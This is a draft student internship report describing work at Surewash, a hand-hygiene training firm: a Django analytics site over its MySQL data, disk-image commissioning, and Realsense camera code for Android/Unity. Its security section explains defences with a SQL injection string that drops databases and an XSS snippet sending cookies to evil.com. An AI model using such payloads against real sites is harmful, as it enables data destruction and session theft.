Trinity College Dublin
Coláiste na Tríonóide, Baile Átha Cliath
The University of Dublin

# 4E04 Internship
# Technical Report

Daniel Desmond Dennis
15316947

June 10, 2019
**DRAFT**

I have read and I understand the plagiarism provisions in the General Regulations of the University Calendar for the current year, found at: `http://www.tcd.ie/calendar`

I have also completed the Online Tutorial on avoiding plagiarism 'Ready, Steady, Write', located at `http://tcd-ie.libguides.com/plagiarism/ready-steady-write`

# Contents

# Part I
# Introduction

### 0.0.1 The Company

Surewash is a small company (less than ten employees) based in the Trinity Technology and Enterprise Center in Grand Canal Dock, Dublin, Ireland. Surewash's core focus is on designing, manufacturing, and selling educational products for hand hygiene. At the core of all of their products, a camera system is used to detect if someone is washing their hands correctly or not. Handn hygiene training is acheived by a user using this machine repeatedly until they are successfully proficient at washing their hands. This is acheived by making it progressively harder to complete a session with the machine, so on first use, the machine will provide detailed instructions on the process, and allow a lot of time to complete each part of the process, but as time goes on, these aids are removed and if a user doesn't complete a part of the process in a certain time, they will have to redo the process.

Surewash currently has three products. The Surewash ELITE, their first product, is a freestanding unit on wheels, designed to sit in a hospital ward. The Surewash GO is a smaller, and cheaper version of the ELITE. It is portable and unlike the ELITE, can be used without being connected to mains power, as long as there is sufficient charge in the battery. Its core functionality is the same otherwise, albeit in a smaller formfactor. Surewash POCKET is differant to the other two products, it is a mobile app that uses a phone's front-facing camera, although it uses the same concept of levels to teach hand hygiene. The key differance with POCKET is that it cannot be used for certification of hand hygiene training since a mobile phone's camera cannot provide the same quality of data that the cameras that come with ELITE and GO can provide.

Surewash also has an online web service called Sureash.NET. Each Surewash product can upload its user data to this website and it will then display overall trends in usage.

### 0.0.2 My internship

I am employed as an intern at Surewash, working normal business hours from January to July 2019. There is another intern, Gaurav Gupta.

# Part II
# Data Analytics Suite

## 1 Motivation and background

The Surewash device aims to teach people how to wash their hands according to (World Health Organization, n.d.). This method divides washing one's hands into six gestures (the NHS includes a seventh).

At the time of writing, Surewash has existed for eight years, and they have seen steady growth in that time, with customers all around the world. It is clear that the novel idea of using computer vision to train people how to wash their hands has been a success from a commercial context. Success, however, can be measured in different ways. If one were to assert the following, "Surewash is a successful company, therefore their products are effective", this would be committing the formal fallacy of Affirming the consequent. In simpler terms, just because people are buying Surewash products does not necessarily mean that said products do what they claim to, or that people use them in the first place. There are two questions that must be asked here. Firstly, is the general idea of using a camera and computer system to train people how to wash their hands effective. Secondly, is Surewash's implementation of this idea effective? At a first glance, it would appear that these two issues are mutually inclusive, i.e., if it's found that the general idea this method works, then Surewash's products must work. I would argue that this is not the case, to argue by using a hypothetical situation, people who use a Surewash machine for hand hygiene training may well learn how to wash their hands, but the machine itself may be difficult to use amd require technical knowhow, so the general population may not gain the benefits of this machine because the barrier of entry with regards to using the machine is too high.

Small scale studies have been performed on the effectiveness of using a computer vision system to evaluate hand hygiene, such as (Ghosh, Lacey, Gush, & Barnes, 2011) and (Ghosh et al., 2013), but the problem with these studies is that they used relatively small sample sizes. These studies also do not indicate if Surewash's implementation is successful. On the other hand, Surewash has a database covering many hospitals, over many years, covering several countries. Crucially, since Surewash is the only company that offers a product like this (since the process has a patent (Lacey G, 2007)), this is the first time that one see how effective Surewash's products actually are. The aim therefore of this project is to evaluate how effective Surewash is as a service, distinct from evaluating how effective the effective the concept of using a computer vision system to train people how to wash their hands.

The aim of this application has now been defined: to evaluate how effective Surewash is as a service. This question cannot be summarised in a holistic answer however. For example, if, say there have been ten thousands uses over a period of a year in a particular hospital, that gives no indication of the actual engagement of a product. On the other hand, if people have a "good engagement" of Surewash, it doesn't take into account the amounf of people who used Surewash.

Up to this point, from talking to people in Surewash, they have a certain idea of how people interact with the devices, mainly based on Customer feedback.

# 2 Underlying concepts

## 2.1 Definitions

### 2.1.1 Relational Database

A Data is an organised collection of data that can be electronically accessed. A Relational Database is a database that stores data in the form of a relational model, as proposed by (Codd, 1970).

## 2.2 Programming languages

### 2.2.1 Python

Python is an interpreted, high-level, general purpose language. It is ubiquitous in areas such as data science. It is known for being easy to learn, having an extensive standard library, as well as a strong community for support and third party libraries.

### 2.2.2 SQL

SQL, short for Structured Query Language is a domain-specific programming language designed specifically for querying and manipulating databases. It comes in many dialects, this project uses mySQL.

### 2.2.3 HTML

HTML, short for Hypertext Markup Laguage is not a programming language, but a markup language. It is a core web technology used to describe the structure of webpage. It is based on SGML.

### 2.2.4 CSS

CSS, short for Cascading Style Sheets is a style language used to describe the presentation of a HTML file.

### 2.2.5 JavaScript

Frequently shortened to JS, JavaScript is an interpreted, general purpose programming language that is supported by all modern web browsers.

### 2.3 Programming enviornments

#### 2.3.1 Visual Studio Code

Visual Studio Code is an open source, free code editor developed by Microsoft. It is not an IDE, but it provides many features of one, such as code highlighting, code completion, and snippets.

#### 2.3.2 Vim

Vim, short for Vi Imroved, based on Vi, is a visual code editor (used in a command line interface). It can do everything that Visual Studio Code can do, but it has no support for a mouse, therefore all interaction is with a keyboard. The learning curve is substantial in comparison to a GUI-based text editor, but it is necessary to use Vim for this project since the server that this project runs on does not have a GUI.

## 3 Sources

### 3.1 The devices

Surewash has three core products, the *ELITE*, *GO*, and *Pocket*. The *ELITE* and *GO* are equivalent devices from a data analytics perspective. They both run Windows, they both use the same camera, and run on the same algorithm. The differences mainly lie with the form-factor of the hardware. In contrast, the idea of *Pocket* is quite different. Whereas Surewash designs both hardware and software of the *ELITE* and *GO*, *Pocket* runs as a mobile app on iOS and Android. This is hugely consequential, since it is only feasible to test the software on a small amount of devices, the data is much less predictable. It also uses the camera that comes with the phone, which means that the algorithm only has access to an RGB feed, in contrast, the *ELITE* and *GO* also have access to a depth feed (a matrix of pixels showing depth), which can give more accurate results. This also presents opportunities for analysing data between different devices, and seeing how Surewash is used on different devices. There has already been anecdotal evidence that the performance of *Pocket* is variable.

### 3.2 The database

Surewash hosts a central server, which hosts a relational database (mySQL). Within this database, there are five key tables that are of interest for analysis: *User Records*, *User Profiles*, *Roles*, and *Customer*. For Surewash Pocket, it has a separate database, the only table of interest is *Hand Hygiene Session*. The following is a description of what each table contains:

#### 3.2.1 Table: User Records

Every time someone washes their hands with a Surewash device (hereafter a *session*), a new tuple is created in this table, which among other things, describes the following.

**MillisecondsP1_time - MillisecondsP7_time** How long was spent on a particular pose, in milliseconds.

**P1_passed - P7_passed** A boolean value saying whether a particular pose was passed or not.

**P1_difficult - P7_difficult** A boolean value saying whether the user had difficulty with a particular pose.

**P1_failed - P7_failed** A boolean value saying whether a particular pose was failed or not.

**DateTimeUTCSessionStart** What time the session was started at.

**WebCustomerID** is a foreign key relating this table to *Customer*.

**WebUserID** is a foreign key relating this table to User *User Profiles*.

**DifficultyLevel** The difficulty level chosen by a user.

### 3.2.2 Table: User Profiles

Each staff member in a hospital is associated with a tuple in this table. The columns of interest are as follows:

**id** Can be used to select all *sessions* from *User Profiles* that this person has completed.

**RoleID** Each staff member will have a type of role (such as 'Nurse', 'Doctor', etc.), this is a foreign key related to *RoleID* in *Roles*.

### 3.2.3 Table: Roles

**RoleID** Mentioned above, each staff member will have a type of role (such as 'Nurse', 'Doctor', etc.).

### 3.2.4 Table: Customer

This stores headline information about a particular hospital.

**id** The primary key, this can be used to select all staff members, or user records related to this hospital.

**country** This shows the country that the hospital is located in, useful for dividing results by different countries.

**site** The name of the hospital.

### 3.2.5 Table: Hand Hygiene Session

This is similar to the User Records table, albeit with fewer columns.

**deviceType** The model of the device, which generally has the syntax of the manufacturer, followed by the model. This can therefore be used to select results based on a particular manufacturer, or individual models.

**startUTCTime** The time that a session was started, useful for seeing how the app has been used over time.

**pose001Time - pose006Time** How long was spent on a particular pose, in milliseconds.

**pose001Passed - pose006Passed** A boolean value saying whether a particular pose was passed or not.

**softwareVersion** The version of Surewash Pocket being used.

**difficultyLevel** The level of difficulty chosen, ranging from *Level 0* to *Level 5*.

### 3.2.6 Challenges with the database

There are a few peculiarities and workaround in this database, which may not be immediately obvious to the casual user of this database which require attention.

**Pose 5 and Pose 6 switched** A bug existed early in the development of the Surewash software, where the 5th and 6th pose of the WHO method were in the wrong order in Surewash software. This was also reflected in database. The workaround that was chosen was to add a boolean column called *Pose5and6Switched*, so this needs to be checked. If it is false, then all values associated with the two respective poses need to be swapped.

**Pose 7** Although the WHO does not specify this, some hospitals require a seventh pose in their hand hygiene regimen where the wrists are also washed. A boolean value called *Pose7Enabled* needs to be evaluated therefore to see if values relevant to Pose 7 need to be evaluated.

**Pose 4** Depending on the hospital, some will specify that one needs to complete Pose 4 twice (by flipping hands), or once. There is a boolean value called *Pose4TwoHanded*, which if true means that all time values related to Pose 4 will be double, and therefore if one is doing an analysis of all hospitals, the value for Pose 4 will either need to be doubles or halved for the relevant cases.


**Difficulty level** The Surewash software has difficulty levels ranging from zero to five, all records before a certain version did not have a concept of levels, so this will be *Level 0* for all of those records. There are also occasions were a Surewash product was used in a clinical trial, the difficulty level will have a different value. A different algorithm was used, therefore all tuples fitting this criterion should be ignored.

**Location data on *Pocket*** A notable omission from the *Pocket* database is something that can indicate where in the world a particular session was performed, which means that different countries and regions cannot be compared, clearly, a shortcoming. This omission was deliberate, since an app has to formally request to the user to be able to use location. In the age of increased scrutiny on privacy, since it's not necessary for the functionality of the app to collect this data, a decision was made to not collect this data.

For the future, there is potentially a workaround to this. All session information from *Pocket* is automatically submitted to a Surewash server, therefore within the server, the IP address of the phone could be recorded and the location could be obtained from the IP address. This would not be entirely accurate, but it would be good enough for the purposes of this exercise.

### 3.2.7 Relational mappings

The aforementioned tables have the following relations:




# 4 The application

The brief stated that this application was to be built for the web, so that it can be accessed by a web browser from the Internet. This implies that security should be at the forefront of the application, since it is accessible from the public Internet. The other implied constraint of this project is that it is built quickly. With these constraints in mind, the best approach is to use Django, which is a Python Framework for building web applications. The added bonus of this is that the *SureWash.NET* product (a web application data analytics package for customers) was built using Django, so there is knowhow within the company as to best practice using this framework.

### 4.0.1 Security considerations

The core aim of this application is get real-time insights into Company data. This therefore means that the database needs to be accessed. The following known web vulnerabilities need to be considered.

**Database access** This website needs to access a subset of the database, and it does not need to perform any write operations, therefore a new user for the database was created with only the required permissions granted.

**SQL injection attack** SQL injection attacks are a common vulnerability in web applications (Halfond, Viegas, Orso, et al., 2006). Since database access is core to the functionality of the website, care needs to be taken. The key avenues of attack that need to be considered for this application are as follows: *Injection through user input* where SQL code is added to a HTTP POST request and inadvertently executed, *Injection through cookies* similar to *Injection through user input*, and *Second-order injection* where SQL code is inadvertently stored somewhere in a Database tuple and executed later.

Django prevents these forms of attacks mentioned by using the concept of *Prepared Statements*, or *Query Parameterisation*, which is an accepted way to prevent such attacks (Amirtahmasebi, Jalalinia, & Khadem, 2009). In a 'raw' SQL query, no distinction is made between SQL keywords, and strings. So a statement such below:

```
SELECT * FROM UserRecords2 WHERE WebCustomerID = 23
```

no distinction is made between the keywords such as SELECT and FROM, and a string, 23. If, therefore, a form on the website allowed a user to enter WebCustomerID, they can select all User Records related to that WebCustomerID, but they could also type something like '; DROP ALL DATABASES;–'. This would bne interpreted as follows:

```
SELECT * FROM UserRecords2 WHERE WebCustomerID = ''; DROP ALL
   DATABASES;--'
```

Clearly, this is a problem. Django's solution is to escape any string values in a syntax similar to the following:

```
SELECT * FROM UserRecords2 WHERE WebCustomerID = \%s', id
```

The id value is therefore treated as a string, and the database will know not to execute the statement.

**Cross Site Scripting (XSS)** This works by injecting code into the website that is later executed by an end user (Di Lucca, Fasolino, Mastoianni, & Tramontana, 2004). As an example, in a newspaper website, a user could post comments, but within the comment, they put something like the following in:

```
<script>
    location.URL='http://www.evil.com/' + document.cookie
</script>
```

Instead of the browser treating the above text as HTML markup, it would execute it as JavaScript code, sending the user's cookie to a third party, and from there, the hacker could access their account on that website.

Django prevents this form of attack by searching for specific keywords, such as the <script> tag and sanitises the input by removing dangerous characters and sequences.

**Cross Site Request Forgery (CSRF)** A lesser discussed web vulnerability where an unwanted action can be performed by a user by way of a malicious third party site by spoofing a HTTP POST request (Zeller & Felten, 2008). Django prevents this by requiring a pseudo-random value to be submitted with a form submission.

It should be noted that the potential consequences of this web portal being subjected to a CSRF attack are not serious with this website, since it only acts as a read-only system. That being said, it is bad practice to knowingly leave an application vulnerable to such a vulnerability regardless.

**Brute Force** A simple, but effective exploit, this simply involves trying to log in to the website with any amount of username/password combinations until one succeeds. Django does not come with any way of detecting or preventing such an attack. A common way to prevent this exploit in Django is to use a Django extension called *Django-Axes*. This extension provides the ability to blacklist IP addresses, as well as locking out accounts. It also logs all log in attempts, as well as whether they were successful (Jazzband, n.d.). This applition uses a policy where a user and ip address are locked out for twenty-four hours if a login attempt fails more than ten times. The particular semantics of this policy are arbitrary, however they can be changed easily if they are too strict, or not strict enough.

**Denial Of Service** This is where the server is burdened by requests from one client. This application is unlikely to be served with such an attack.

**Firewall** The server is available on the internet, and its intended use is for web services only, therefore all ports except 80 (for HTTP), and 443 (for SSL) can be blocked from public access. Port 22, for SSH can be open only to Surewash's IP.

### 4.0.2 Hosting and server configuration

A decision needs to be made as to where the application is being hosted. Surewash has a static IP address, so it could be hosted by a computer in-house, however, Amazon Web Services (AWS) is already used to host its *SureWash.NET* service, as well as the API server for *Pocket*. Amazon Web Services provides the ability to have a remote server, either in a virtual instance (on a hypervisor), or by having a dedicated physical server

Ubuntu is the chosen operating system for the web server to run on, since it is widely used, and there is plenty of free help available. It is running on *x86-64* architecture since this is common practice. Django does not come with a production-safe HTTP server, so Apache HTTP Server is used for this purpose.

### 4.0.3 Development Workflow and testing

Django has an inbuilt development server which can be used to test the web application locally on the computer it is being developed from. If the development server is started on the computer the application is being developed from, the website can be access by opening a web browser on the same computer and typing in *http://localhost:PORT*, where *PORT* is the port chosen to host the development server on, which is 8000 by default.

If the website works on the local server, the next step in testing is to try it on the AWS server. The code needs to be transferred over, there are many ways of achieving this, such as FTP, GIT is the chosen method. Surewash has a Github subscription, so the codebase can be hosted there privately. The code can then be pushed to the server by logging into it via SSH and performing the relevant GIT commands there.

An important consideration when using this kind of workflow is database access, which is independent of this entire project. It would be unnecessary to access the live database while developing since it would put an unnecessary burden on the server when customers are also trying to access it. The solution to this is to make a snapshot of the server and keep a local copy on the computer that is being used to develop the application. This also means though that the server code and local development code will have to be different to reflect the different server addresses and username/passwords for the database. The solution used in this project is to have a file called *local_settings.py* that contains the relevant database details, and add this file to .gitignore.

# 5 Learning outcomes

## 5.1 Programming

### 5.1.1 Python

While I had used Python in college, it was mostly working with existing code, where only minor changes had to be made. This project was the first time where I had to write large amounts of code in Python, which meant that I had to gain a deeper understanding of how programming in it works.

### 5.1.2 SQL

This was the first time where I had to interact with an existing database, and come up with optimised SQL queries. While it's trivial to to get data from a database, I had to ensure that my queries were optimised since this is a server accessed by customers, and if my queries took long periods of time to run, I could potentially affect the experience of Surewash customers. I also learned how to use database security, such as granting views and privelages.

## 5.2 Other

### 5.2.1 Amazon Web Services

I learned the very basics of AWS, such as how to setup a new server, and how to interact with this server using SSH and FTP. I also learned how to secure the server using a firewall.

### 5.2.2 Vim

I learned the basics of using Vim. Knowing how to use Vim is important since many computers do not have a graphical user interface, and while easier CLI text editors such as Nano exist, they are not as powerful or full-featured as Vim.

### 5.3 Web security

I learned about XSS attacks, CSRF attacks, and SQL injection attacks, what they are, how they work, and how to prevent them.

# Part III
# Production Optimisation

## 1 Motivation and background

Although a large portion of time spent in Surewash involves the continuous development and maintenance of their products, a critical function of the company is the actual manufacturing (aka the *process*)of their products, the *ELITE* and *GO*. A lot of the process has been outsourced. As an example, the computer for the *GO* is a *Microsoft Surface Pro*. This goes inside a hard plastic casing which is manufactured by a plastics manufacturer in China. The assembly of all the hardware is done by another company in Dublin.

The final stage of the process involves installing all relevant software; 'commissioning'. In the commissioning stage, the computers come pre-installed with *Windows 10*, but there are configuration steps that are required to be completed before the product is shipped to the end user. As a summary of these steps are as follows:

1. Turn on the computer and go through the steps of the setup wizard.
2. Open settings and change the specified settings (e.g. turn off all the notification types, change some battery settings, change the wallpaper, etc)
3. Allow Windows update to complete all relevant updates (this can take up to several hours sometimes)
4. Connect a Surewash USB key, open the Surewash commissioning app, let Windows install the .NET framework (can take 10-20 minutes)
5. Complete each of the steps specified in the commissioning app, but ignore some of the steps.

The steps in the commissioning app require a lot of user input to implement correctly. In short, the commnissioning process is long, laborious, and prone to human error. This leads problems both in quality control, and in wasted time for Surewash employees. While there is certainly scope to streamline the current process, it is my opinion that the entire process needs to be rethought.

## 2 A new framework for commissioning

### 2.1 Introduction

The concept of preparing a 'golden image' of a device's hard drive, and then rolling that image out to other computers is a well documented, and common practice amongst organisations. In short, one computer is set up to the desired end state, it is then booted up into a special operating system, where the contents of one or more partitions in the hard drive/ SSD is copied, this copy is then transferred onto other devices, either manually, or by some automatic method, such as using a PXE server.

There are various solutions that achieve this, both free and paid. Clonezilla is the solution that was chosen to achieve this (Sun & Tsai, 2012). It was chosen because it is free (GPL License), and runs on Debian, which is also free.

## 2.2 The new process

The painstaking steps of commissioning now need only happen on one computer, but with some caveats. There are a few steps that involve unique input, that is, the input of unique passwords and IDs. A fundamental limitation of Clonezilla, and indeed any other similar solution, is that it cannot perform these steps.

# Part IV
# Realsense Camera

## 1 Motivation and background

Surewash's current product range is successful in what it does, but they have key limitations. For the *ELITE* and *GO*, they are expensive, and for *Pocket*, its functionality is limited because it can only use a smartphone camera which has low resolution. To expand the Surewash's market reach, the strategy adopted is to develop a cheaper version of the *GO*. At present, the core hardware in this device is a Microsoft Surface Pro, which is expensive. The core strategy, therefore to reduce the cost of this device is to use another computer that is small, and cheap. One problem though is that cheap Windows devices are not that common, and when they are, they are not able to handle the workload required to run Surewash software. The core issue with hardware costs is that a Windows License and Intel processors are expensive. A much cheaper solution is to use an ARM-based device running a free operating system.

*Pocket* was developed for Android, which is a free operating system, so it would make sense to develop this product using the Android platform, since it's well supported, and there is experience in-house with developing Apps for it. Unity is used as a cross-platform framework to develop the iOS and Android variants of Surewash *Pocket*, so if they were to develop using Android, Unity would be the preffered medium to develop the app with. The main issue with *Pocket*, mentioned ealier, is that it only uses a front facing mobile camera, which limits the scope for what can be seen from a Computer Vision perspective. *ELITE* and *GO* are differant, they use a special camera, developed by Intel that not only gives an RGB camera feed, but also a depth feed, which says how far a particular pixel is from the camera. This camera thus provides more information that can be used to get a better insight into whether someone is washing their hands correctly, or not.

The crux of the problem that this project is meant to address is thus: find a way to get an Intel Realsense camera to work on Android, using Unity. At a first glance, this would not seem to be a particularly difficult challenge

## 2 Underlying concepts

This project makes use of a combination of C/C++, Java, and C sharp. There are some key concepts that distinguish these languages, which is core to understanding how the end solution works, as well as understanding the performance of the overall solution.

### 2.1 Definitions

#### 2.1.1

Compiler is a programme that converts code written in one language, into that of another programming language.

### 2.1.2 Virtual Machine (VM)

is a programme that emulates a computer system. In the context of this project, VM shall refer specifically to a Process Virtual Machine, which is a programme that executes programmes in a platform-independent manner.

### 2.1.3 Ahead-Of-Time Compilation (AOT)

is the concept of compiling computer code from one language into native machine code before it is run. For example, if a programme is running on an X86 processor, the AOT compiler would compile the computer code into native X86 instructions and package it into some file containing the relevant binary instructions.

### 2.1.4 Just-In-Time Compilation (JIT)

is the concept of compiling computer code from one language into native code during the execution of a programme.

### 2.1.5 Bytecode

Is an abstract instruction set that is designed to be efficiently interpreted into native instructions. As such, it means that it can be run on any platform using a JIT or AOT compiler.

### 2.1.6 Stack Machine

### 2.1.7 Register Machine

### 2.1.8 Java Virtual Machine

is a virtual machine that executes Java bytecode using a JIT compiler. It behaves like a stack machine.

### 2.1.9 Java Native Interface (JNI)

is a specification for interfacing between native code, and Java code.

### 2.1.10 Name mangling

## 2.2 Programming Languages

### 2.2.1 Java

Java, alongside Kotlin (which isn't used in this project), is the main programming language for writing Android applications. It is general-purpose, class based, and object-oriented. It was one of the first languages to introduce the concept of "compile once, run anywhere", meaning that its compiled code can run on any platform, regardless of processor architecutre, since the compiled code, bytecode, is run in an abstract virtual machine. Its syntax is largely influenced by C++, but it doesn't have access to low-level memory facilities, instead, it is garbage collected.

### 2.2.2 C

C is a general-purpose, imperative programming language. It's instructions map very closely to typical machine instructions, which means that it can execute very fast, especially when compared to Java. C is needed in this project because JNI does not support C++ name mangling.

### 2.2.3 C++

C++ is built on top of C, and supports most of the features of C. It extends C by adding support for object oriented programming, generics, and a standard template library for common algorithms.

### 2.2.4 C sharp

C sharp is similar to Java in many ways. It is a part of Microsoft's Common Language Infrastructure specification which allows differant programming languages to execute on the same virtual machine, using the same underlying data-types which makes it easy to integrate libraries.

## 2.3 Programming Enviornments

The core enviornment of this project is the Android Operating System, and by extension, the Android Runtime. However, sitting on top of that is the Unity Game Engine.

### 2.3.1 Android

The Java programming language forms the core of Android applications. Android does not use a Java Virtual Machine, and as such, it does not implement the full standard library of Java. Android instead has two differant variants of runtimes for executing Java code. Firstly, Dalvik, a register-based virtual machine, which is now discontinued. Dalvik was designed with mobile development in mind. Originally, when Android was being developed in the mid-2000s, mobile devices were very limited in processing power and RAM. Java bytecode is translated to Dalvik bytecode, which is then run in a JIT compiler at runtime. Modern Android devices use the Android Runtime, which also takes in Dalvik Bytecode, but it then compiles this to native code when the application is being installed (i.e. it uses AOT compilation). This uses more storage space than Dalvik, but also means that it executes faster.

In the context of this project, it is an important consideration, since the Odroid board officially supports Android KitKat, which still uses the Dalvik VM. The Realsense library is CPU-intensive, and the additional overhead of the Surewash software means that any potential performance gain is crucial.

### 2.3.2 Unity

Unity is primarily a game engine, designed for writing modern 3D games. While the engine itself is written in C++, the end programmer writes C sharp scripts for game logic. The

execution of C charp is similar to Java's in so far as they are both compiled to bytecode, which is then executed in a VM. Unity uses the Mono Framework to execute C sharp code, which is an open-source implementation of Microsoft's Common Language Runtime specification.

## 2.4 Hardware

### 2.4.1 Intel Realsense D435

This is the camera that Surewash uses to monitor the user washing their hands. It has produces two differant types of feeds which can be used in conjuction with each other. Firstly, it produces a 1920x1080 RGB feed at 30 frames/second at a field-of-view of 69.4 degree x 42.5 degree x 77 degree. It also has a feed of depth pixels at a resolution of 1280x720 at 90 frames/second and a field-of-view of 87 degree x 58 degree x 95 degree. It transfers both of these feeds concurrantly through a USB-C 3.1 Gen 1 connection. See (?, ?)nteld435 for more information.

## 2.5 Hardkernel Odroid XU4

This is a single board computer, similar in concept to a Raspberry Pi, but with a faster CPU (Hardkernel co., Ltd., 2018). It contains a Samsung Exynos5 Octa SOC which contains an quad-core ARM Cortex-A15 2Ghz CPU and a quad-core ARM Cortex-A7 1.3GHz. It has 2GB of LPDDR3 RAM at 933MHz. Crucially, it contains a USB 3.0 hub which is required to interact with the Intel Realsense camera. It contains a relatively large heatsink which improves performance since it lessense the need for thermal throttling.

## 2.6 Software

### 2.6.1 Git

This is a GPL-licensed programme that allows software developers to coordinate work by hosting code in a distributed version control system. It allows developers to work on source code independently and then merge the codebase. It also allows for tracking of differant files.

### 2.6.2 Github

The library for the Realsense camera is hosted in sourcecode format on a website called Github. The code can be accessed on the website either using a web browser and downloading the code, or by using Git to clone the repository.

### 2.6.3 Intel Realsense Library

Provides a list of APIs to interact with the Realsense camera in both C and C++. It also provides software wrappers containing starter code for various platforms including Android, Unity, Windows, Python et cetera. It has an Apache v2 license.

# 3 The solution

On a high level, the solution involves making an API calling sequence to the Realsense library to produce a texture, and Unity then renders this texture. There are two threads in operation, using a producer-consumer model. The camera thread is the producer thread, it is operating within the Realsense library, polling the camera for data and filling with drames. Unity acts as the consumer, taking data from the buffer and rendering it as a texture. With the current setup, the camera produces frames faster than Unity can consume them, and since the aim is to display a live video feed, the extra data produced by the camera that Unity cannot display in time needs to be discarded, or else the buffer becomes full and the whole system crashes.

### 3.0.1 Realsense C API sequence

The Unity codebase does not interact directly with the Realsense C API, instead, it calls a Java library as an intermediate. This is because certain OS calls are required to allow a USB device to correctly interface.

For every method mentioned below, an error veriable can be passed in, which if not NULL after the function call, can be passed into an error handler which returns an enumerated error type, which can be any of the following:

```
typedef enum rs2_exception_type
{
    RS2_EXCEPTION_TYPE_UNKNOWN,
    RS2_EXCEPTION_TYPE_CAMERA_DISCONNECTED,      /**< Device
   was disconnected, this can be caused by outside intervention
   , by internal firmware error or due to insufficient power */
    RS2_EXCEPTION_TYPE_BACKEND,                  /**< Error was
    returned from the underlying OS-specific layer */
    RS2_EXCEPTION_TYPE_INVALID_VALUE,            /**< Invalid
   value was passed to the API */
    RS2_EXCEPTION_TYPE_WRONG_API_CALL_SEQUENCE,  /**< Function
   precondition was violated */
    RS2_EXCEPTION_TYPE_NOT_IMPLEMENTED,          /**< The
   method is not implemented at this point */
    RS2_EXCEPTION_TYPE_DEVICE_IN_RECOVERY_MODE,  /**< Device is
    in recovery mode and might require firmware update */
    RS2_EXCEPTION_TYPE_IO,                       /**< IO Device
    failure */
    RS2_EXCEPTION_TYPE_COUNT                     /**< Number of
    enumeration values. Not a valid input: intended to be used
   in for-loops. */
} rs2_exception_type;
```

First, a 'context' needs to be created, among other things, this ensures that the correct API version is being used for the camera being used.

```
rs2_context* rs2_create_context(int api_version, rs2_error**
    error);
```

A 'pipeline' can then be created using this 'context'. This creates a new thread than handles all relevant interfacing with the camera.

```
rs2_pipeline* rs2_create_pipeline(rs2_context* ctx, rs2_error
    ** error);
```

If a pipeline is created, it does not start actual streaming from the device. This is done with one of the following methods. The first method starts streaming without any configuration, i.e. it will use all stream types and use a default resolution, and framerate. These can be configured however and optimised for the particular setup, and this is desirable in the context of this project since a low-powered device, with a low screen resolution is being used, where a high framerate is not necessary. The configuration should be deleted after starting the pipeline.

```
// Start a pipeline
rs2_pipeline_profile* rs2_pipeline_start(rs2_pipeline* pipe,
    rs2_error ** error);
rs2_pipeline_profile* rs2_pipeline_start_with_config(
    rs2_pipeline* pipe, rs2_config* config, rs2_error ** error);

// Creating a pipeline configuration
rs2_config* rs2_create_config(rs2_error** error);
void rs2_delete_config(rs2_config* config);
void rs2_config_enable_stream(rs2_config* config,
    rs2_stream stream,
    int index,
    int width,
    int height,
    rs2_format format,
    int framerate,
    rs2_error** error);
```

The rs2_pipeline_wait_for_frames method can now be called. This method allocates a block of memory for a set of time-synchronised frames from the camera. What the set contains depends on the type of configuration, e.g. if only the depth and colour streams were selectred, the rs2_frame* will contain two frames. The individual frames can then be extracted using the rs2_extract_frame method, providing an integer index. The type of frame must then be determined using the rs2_get_stream_profile_data method, the first parameter *mode* is found by calling rs2_get_frame_stream_profile, the second parameter is the rs2_frame* value, the other parameters are output values for information about the frame.

```
// Get individual frames
rs2_frame* rs2_pipeline_wait_for_frames(rs2_pipeline* pipe,
    unsigned int timeout_ms, rs2_error ** error);
```

```
rs2_frame* rs2_extract_frame(rs2_frame* composite, int index,
    rs2_error** error);

// Discover type of frame
const rs2_stream_profile* rs2_get_frame_stream_profile(const
    rs2_frame* frame, rs2_error** error);

void rs2_get_stream_profile_data(const rs2_stream_profile* mode
    ,
     rs2_stream* stream,
     rs2_format* format,
     int* index,
     int* unique_id,
     int* framerate,
     rs2_error** error);
```

For each frame from the set of frames, the following method is called to locate the raw data of the frame. The size of the data is determined by finding the product of rs2_get_frame_width, rs2_get_frame_height, and rs2_get_frame_bits_per_pixel. The format of the data should be known when the rs2_get_stream_profile_data method was called, so, for example, if the format is RGBA8, each pixel will be four bytes wide (one byte per channel for red, blue, green, and alpha), and if the resolution is 1920x1080, the pointer returned by rs2_get_frame_data will point to a block of memory 8,294,400 bytes large.

```
const void* rs2_get_frame_data(const rs2_frame* frame,
    rs2_error** error);

int rs2_get_frame_width(const rs2_frame* frame, rs2_error**
    error);
int rs2_get_frame_height(const rs2_frame* frame, rs2_error**
    error);
int rs2_get_frame_bits_per_pixel(const rs2_frame* frame,
    rs2_error** error);
```

Each frame must be released when it is no longer needed. When the camera is no longer needed for streaming, it must be explicitely stopped, and the pipeline deleted too.

```
void rs2_release_frame(rs2_frame* frame);
void rs2_pipeline_stop(rs2_pipeline* pipe, rs2_error ** error);
void rs2_delete_pipeline(rs2_pipeline* pipe);
```

### 3.0.2 Java API sequence within Unity

In the Android wrapper, a lot of the API calls mentioned above are abstracted away in the Java library, so the final code within the C sharp programme is relatively short.

```
public class RsAndroidScript : MonoBehaviour
{
```

```
    // JVM objects
    private AndroidJavaObject Pipe;
    private AndroidJavaObject FrameSet;
    private AndroidJavaObject ColourFrame;
    private AndroidJavaObject DepthFrame;
    // Unity types to display feed
    private Texture2D tex;
    public RawImage img;
    private byte[] RsColourStream;
    private byte[] RsDepthStream;
    // Size of RGB video frame in bytes
    private static int colourSize;
    private static int depthSize;
    // Start is called before the first frame update
    void Start()
    {
        // Set up the RS feed
        Pipe = new AndroidJavaObject("com.intel.realsense.
librealsense.Pipeline");
        Pipe.Call("unityStart");
        // Find out the resolution of the feed
    FrameSet = Pipe.Call<AndroidJavaObject>("waitAlignedFrames"
);
    ColourFrame = FrameSet.Call<AndroidJavaObject>("unityFirst"
);
    DepthFrame = FrameSet.Call<AndroidJavaObject>("
unityDepthFirstZ16");
    AndroidJavaObject VideoColourFrame = new
        AndroidJavaObject("com.intel.realsense.librealsense.
VideoFrame",
        ColourFrame.Call<long>("unityGetHandle"));
    AndroidJavaObject VideoDepthFrame = new
        AndroidJavaObject("com.intel.realsense.librealsense.
VideoFrame",
        DepthFrame.Call<long>("unityGetHandle"));
    // Assumes an RGB feed is being used for colour. If, for
example, an RGBA feed is
        used, the 3 would have to be changed to a 4.
